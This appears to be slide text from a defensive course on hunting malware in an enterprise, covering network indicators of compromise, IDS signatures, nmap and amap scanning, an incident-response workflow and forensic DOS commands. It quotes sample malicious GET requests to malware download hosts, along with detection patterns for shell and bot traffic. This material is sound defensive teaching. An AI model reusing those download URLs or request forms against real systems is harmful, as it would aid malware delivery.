- Detections of the following on a subnet or discernible pattern of hosts (by IP, name, user account etc.)
  - Unauthorized RDP, VNC, CMD, or other network traffic
  - Services on non-standard service ports (i.e. RDP on port 80)
  - Unauthorized account usage (by geography / time / host etc.)
  - Outbound GET requests:
    - Files by type (.exe, .bat, .dll etc.) in URL
    - Encoded URL extensions
    - MIME/Base64-encoded URL extensions
  - Outbound file transfers
  - Repeated malware detections by host A/V
  - Malicious traffic on FireEye / DLP / IDS
  - Password Crackers (Cain / l0pht etc.)
  - Unauthorized filesystem changes and files
  - Unsigned or modified binaries in %System% files

IOCs – Network Anomalies

- Unauthorized RDP, VNC, CMD, or other network traffic
  - Register with Shadowserver (www.shadowserver.org) for ASN monitoring of BOT, DDOS and other malware activity
  - Register with Internet Storm Center (www.dshield.org) for intelligence concerning malicious network activities
  - Implement IDS rules to monitor/report RDP and VNC protocol use (particularly from the internet):
    - RDP = "|43 6f 6f 6b 69 65 3a 20 6d 73 74 73 68 61 73 68|"
    - TPKT (RDP) = "|03 00 00 0b 06 e0|"; "|b8 e5 0d 3d 16 00|"
    - VNC = "|52 46 42 20 30 30 33 2e 30 30|"
  - Implement IDS rules to monitor for CMD shell usage over the network from the internet or across firewalls:
    - CMD = "|0a 0a|C|3a 5c|"; "|0a 0a|C|3a 5c|WINDOWS|5c|";
  - Implement new signatures in IDS/DLP as they are learned

IOCs – Network Anomalies

- Services on non-standard service ports (i.e. RDP on port 80)
  - NMAP the internal network to discover open ports:

```
nmap -sS -p <ports> -oG results.nmap <IP or subnet range>
```

  - Probe discovered ports with AMAP to (1) validate the ports are using appropriate services and (2) discover responses from unauthorized services that can be (3) implemented in IDS (and/or HIPS) for additional discovery across the entire network, or (4) blocked outbound:

```
amap -A -b -o out.amap <IP> <port> <port> ...
```

… or with a list of computers and ports:

```
for /f %i in (computers.txt) do @amap -A -b -o out.amap %i
```

IOCs – Network Anomalies

- Unauthorized account usage (by geography / time / host etc.)
  - Implement IDS rules to monitor for key accounts:
    - Administrator, Admin, root
    - <Key IT usernames>
    - <Executive usernames>
    - <Contractor usernames>
    - <Partner usernames>
  - Use log correlation software to monitor and alert anomalous logons in AD and VPN by key accounts:
    - Different geographic locations
    - Redundant or Failed logons
    - Times of day, vacation etc.

IOCs – Network Anomalies

- Outbound GET requests:
  - Implement IDS, DLP and HIPS rules to detect:
    - Files by type (.exe, .bat, .dll etc.) in URL

GET http://scan28.dosmokes.ce.ms/ InstallSystemDefender_133.bin HTTP/1.0

GET http://webmoviefiles.in/DownloaderThe.Queen.of.Fighters.45094.exe HTTP/1.1

    - Encoded URL extensions

GET http://220407db0435.thoseros.com/get2.php?c=PXWSQSZT&d=26606B67393230312E64636F3
17E3E3D2120222724243078747D456E75792328434717101115100 15D404E166E6F1F6C06740A
00050701750C787B7A0504080876787777777377707C0C0C0E6A2F27212634206E656D6371303
03E66386B3F6E575003534204020A55584C041F1B0B1D4D442D42522A021413444A4B4E4E4F4F
B7B8B2B5A2F5F4E8EBB4CFF3FCE1E1FDF5E3BCD6CCD0B0FBFCA8C5FEA1ADB8FCCCCFD6FCC1989
781DF9F9E969C8BCDC1D4DD8FE6E7858686FCFBFB8DFE888D8AF5EFA3AEEAB6A9A9B1E7A9A4A1
EBA7ABB1A5B7EEE5E6E6E6EFEBEDEBEAE8F89AAFB3 HTTP/1.1

    - MIME/Base64-encoded URL extensions

GET http://65.75.156.141/Home/d.php?f=16&e=about.exe HTTP/1.1

GET http://65.75.156.141/Home/d.php?f=MTYmZT1hYm91dC5leGU== HTTP/1.1

IOCs – Network Anomalies

- Outbound file transfers
  - Implement rules to detect outbound file transfers:
    - IDS/DLP – Anomalous transfers that do not fit a baseline or file transfers to Blacklisted domains / IPs (http://www.dshield.org/tools/suspicious_domains.html for blacklists by low / medium / high ratings)
    - HIPS – File transfers with System or Administrator rights, or in conjunction with Artemis! A/V alerts
    - WebLogs – repeated GET requests to large files spanning multiple connections (HTTP status code 206)
    - File transfers over non-standard ports

IOCs – Network Anomalies

- Malicious traffic on FireEye / DLP / IDS
  - GET requests with encoding (HEX/MIME) or files of type (.exe, .dll, .bin etc.)
  - Blacklisted/high threat domains (see low / medium / high continuously updated blacklists http://www.dshield.org/tools/suspicious_domains.html)
  - Blacklisted/high threat IP blocks (205.209.x, 221.221.x, 85.159.x, etc.)
  - BOTs ("\[.*]", "JOIN", "USER", "NICK", etc.)
  - Host information (IP, Hostname, etc.)
  - Key Accounts included in URL ("root", "Administrator", etc.)
  - Windows Commands (C:\Windows\System32\[*].exe)
  - "Seeds" of mis-information used for "IDS Trapping"
    - Fake password, email folders, and other documents of interest to attackers saved in locations of interest (C:\, C:\Temp, C:\My Documents\ etc.)

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MSS Fast Pattern Matcher: Trap";
content:"passwords.txt"; fast_pattern:only; sid:1000001048; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MSS Fast Pattern Matcher: Trap2";
content:"Outlook.ost"; fast_pattern:only; sid:1000001049; rev:1;)
```

IOCs – Network Anomalies

IDS should complement security policy for investigations and access controls. Custom rules for inbound traffic monitoring should be implemented. **Detect violations of the following in IDS logs to identify types of attacks and necessary remediation(s).**

Priority of Monitoring

Targeted Attacks ⟷ Incidental Compromises

- Executives
- Local Admins
- Domain Admins
- Extranet Admins

- RDP
- VNC
- Shell (CMD)

- SQL Injections
- Cross-side Scripting
- Zero Day Exploits
- Custom Rules

IOCs – Network Anomalies– Exercise #5

- Resources Needed: VM, Web Browser, Text Editor

https://technet.microsoft.com/en-us/sysinternals/tcpview

https://www.wireshark.org/download.html

Netstat | Ipconfig

- Host Network Activities Review

- Reference Review #5: Blacklists Check

https://www.threatcrowd.org/


http://www.google.com

Scripting


1. Plan Ahead
2. Use Existing Tools
   a. DOS
   b. VBS & WMI
   c. SQL
   d. Exercise #6 – Build a Collection Script
   e. Exercise #7 – ETL and Analyze SQLDB for IOCs
3. Market Products Discussion
   a. Antivirus
   b. Antimalware
   c. “Next Generation”
4. Outlier
   a. Exercise #8 – Collect and Assess using Outlier

Scripting – Plan Ahead

Whether an incident response or an audit, the workflow is the same



Scripting – Plan Ahead



Cyber Breach / Compromise / Incident Handling Workflow

Research

1. Detail Public Footprint
   a. ASN
   b. CIDR
   c. TLD
   d. FQDN

2. Collect Public Intelligence
   a. ShodanHQ
   b. Malware
      i. VirusTotal
      ii. TotalHash
      iii. MX-Clean
      iv. Blacklists
   c. Google Dorks
      i. Social Media
      ii. Pastebin
      iii. Piratebay
      iv. Darkweb

3. Collect Private Intelligence
   a. Antivirus Vendor Reports
   b. EPO (A/V and APR) Logs
   c. Network IDS/AM Alerts

4. Process and Correlate data to identify configuration and activity risks; create intelligence for **scoping**.

Scope

1. Utilize Intelligence to Trap Activity
   a. Sinkhole Malicious DNS
   b. NAT Malicious IP to Sinkhole
   c. Set firewall/IDS rules
   d. Create EPO rules
      i. New User Profiles
      ii. %Temp% Files
      iii. New Services keys
      iv. New RUN keys

2. Collect Network Logs
   a. Nessus/NMAP
   b. Firewall
   c. NIDS/HIDS
   d. Bluecoat/Websense/NMS

3. Collect Host Information
   a. Directory Listings
   b. Registry Settings
   c. Active Processes
   d. Scheduled Activities
   e. Network Connections
   f. "Smart" Hashes
   g. Security Event Logs

4. Process and Correlate data to identify "systems of interest" for **investigation**.

Investigate

1. Collect (forensic) host information
   a. $MFT
   b. All Event logs
   c. A/V logs
   d. Quarantine Files
   e. Registry Hives
   f. Internet History
   g. User Hives

2. (Optional) Collect Forensic Image
   a. Memory
   b. Hard Disk
   c. Network Share(s)
   d. Network Communications

3. (Optional) Setup Honeypot
   a. ProcMon
   b. Wireshark
   c. AKADNS/Hosts

4. Process and Correlate data to **contain** and/or **remediate**.

Contain and/or Remediate

1. Assess/Timeline evidence
   a. Malware/Scripts
      i. Signatures
      ii. Reputation
      iii. Details (hash/C2)
   b. File (history/collections)
   c. User Profiles
   d. IP/FQDN
      i. Registrant(s)
      ii. Blacklists
      iii. History

2. Update host/network signatures
   a. A/V DAT(s)
   b. EPO APR Rules
   c. Firewall/NIDS/HIDS Rules

3. Remediate host configurations
   a. Retire/renew User Profiles
   b. Remove malware/settings
   c. Rebuild hosts (as-required)

4. **Report** results.

As new intelligence is discovered, reiterate through process

Scripting – Use Existing Tools

- Host configuration baseline gaps assessment
  - Antivirus version/patch control
  - Operating System version/patch control
  - File System ACL control
  - Host logging & correlation
- Network configuration baseline gaps assessment
  - IDS/FW configuration consistency (build, policies, etc.)
  - Network logging & correlation
- Host security performance review
  - Antivirus alerts & remediation
  - “Honey pot Phishing” & USB drops
- Network security performance review
  - IDS/DLP & Antimalware alerts & remediation
  - Penetration & internal network testing (services & ACL’s)

Scripting – Use Existing Tools

- DOS
- VBS & WMI
- SQL

Scripting – DOS Commands

DOS Command	Description
dir /a /s /od /tc c:	Produces a date/time ordered file listing, by directory, of all files (with all attributes) in the filesystem of the c:\ drive. (Change drive letter if needed). Check for anomalous binaries (exe/dll), shortcuts (lnk/pf), scripts (js/bat), and remote usage (rdp/bmc) files – and correlate related profiles between enterprise computers, by date/time, file size, file name and etc.
ipconfig /displaydns	Produces a list of the DNS queries, and their resolved IP addresses, made by applications from the computer. Can be run multiple times to identify "FastFlux" or "DNSChanger" utilities as well. Check for blacklisted addresses – and correlate between enterprise computers for scope of compromise (and with network logs for frequency/scheduled communications).
netstat –ano	Produces a list of send and receive communication addresses and related process identifiers. Can be associated with TASKLIST /M output to identify suspect services by communications. Check for blacklisted addresses – and correlate between enterprise computers for scope of compromise (and with network logs for frequency/scheduled communications).
tasklist /m	Produces a list of services, process identifiers, and resources (DLL/EXE) used by each service. Can be associated with NETSTAT –ANO output to identify suspect processes by communications.
at **schtasks**	Produces a list of automated (AT) and scheduled tasks, and their programmed dates/times and other parameters.
reg query hklm\software\microsoft\windows\currentversion\run /s **reg query hklm\software\microsoft\windows\currentversion\runonce /s**	Produces a list of program files configured to automatically run.
reg query HKLM\system\currentcontrolset\services /s /f ServiceDLL **reg query HKLM\system\controlset001\services /s /f ServiceDLL** **reg query HKLM\system\controlset002\services /s /f ServiceDLL**	Produces a filtered list of program files configured to run as services.

Scripting – Use Existing Tools – Exercise #6 | 7


- Resources Needed: VM, Web Browser, Text Editor
- Build a Collection Script
- ETL and Analyze SQLDB for IOCs

Scripting – Market Products Discussion

- Antivirus – McAfee/Intel Security, Symantec, Kaspersky, Sophos, MalwareBytes
  - Leverage signatures based upon collected histories of malware
- Antimalware – SourceFire, FireEye/Mandiant, Crowdstrike, CarbonBlack, CounterTack, DigitalGuardian
  - Leverage threat intelligence and IOC signatures from analysis and crowdsourcing
- "Next Generation" – Cylance, Outlier, Tanium, SignalSense, CyberArk
  - Leverage Machine Learning (Supervised and Unsupervised/Deep) to identify anomalies in files, use, or communications

Scripting – Outlier

- Collection
- ETL
- Analysis



Scripting – Outlier – Exercise #8

- Resources Needed: VM, Web Browser

http://beta.outliersecurity.com

- Collect and Assess using Outlier

- Resource Review #8: Outlier Help Manual

https://beta.outliersecurity.com/Areas/UserGuide.pdf


Summary

Cyber Security is a program management issue, not a technical issue

Hacking	Asset/Patch Management
Phishing	User Training
Waterholing	Acceptable Use Policy
Malware	Build Management
APT	Configuration Control
Insider Threats	RBAC/Identity Management
Money Laundering	Know Your Customer
Fraud	Transaction Control

Hunting Malware Across the Enterprise

- Build
  - Operating System and Application Variance (vulnerable systems)
  - Anomalous Services and Scripts
- Users
  - User Profile Propagation
  - User Access History and Use
- Network
  - Anomalous Communications
  - Communicating Services



Thanks

- Contact me with questions
  info@outliersecurity.com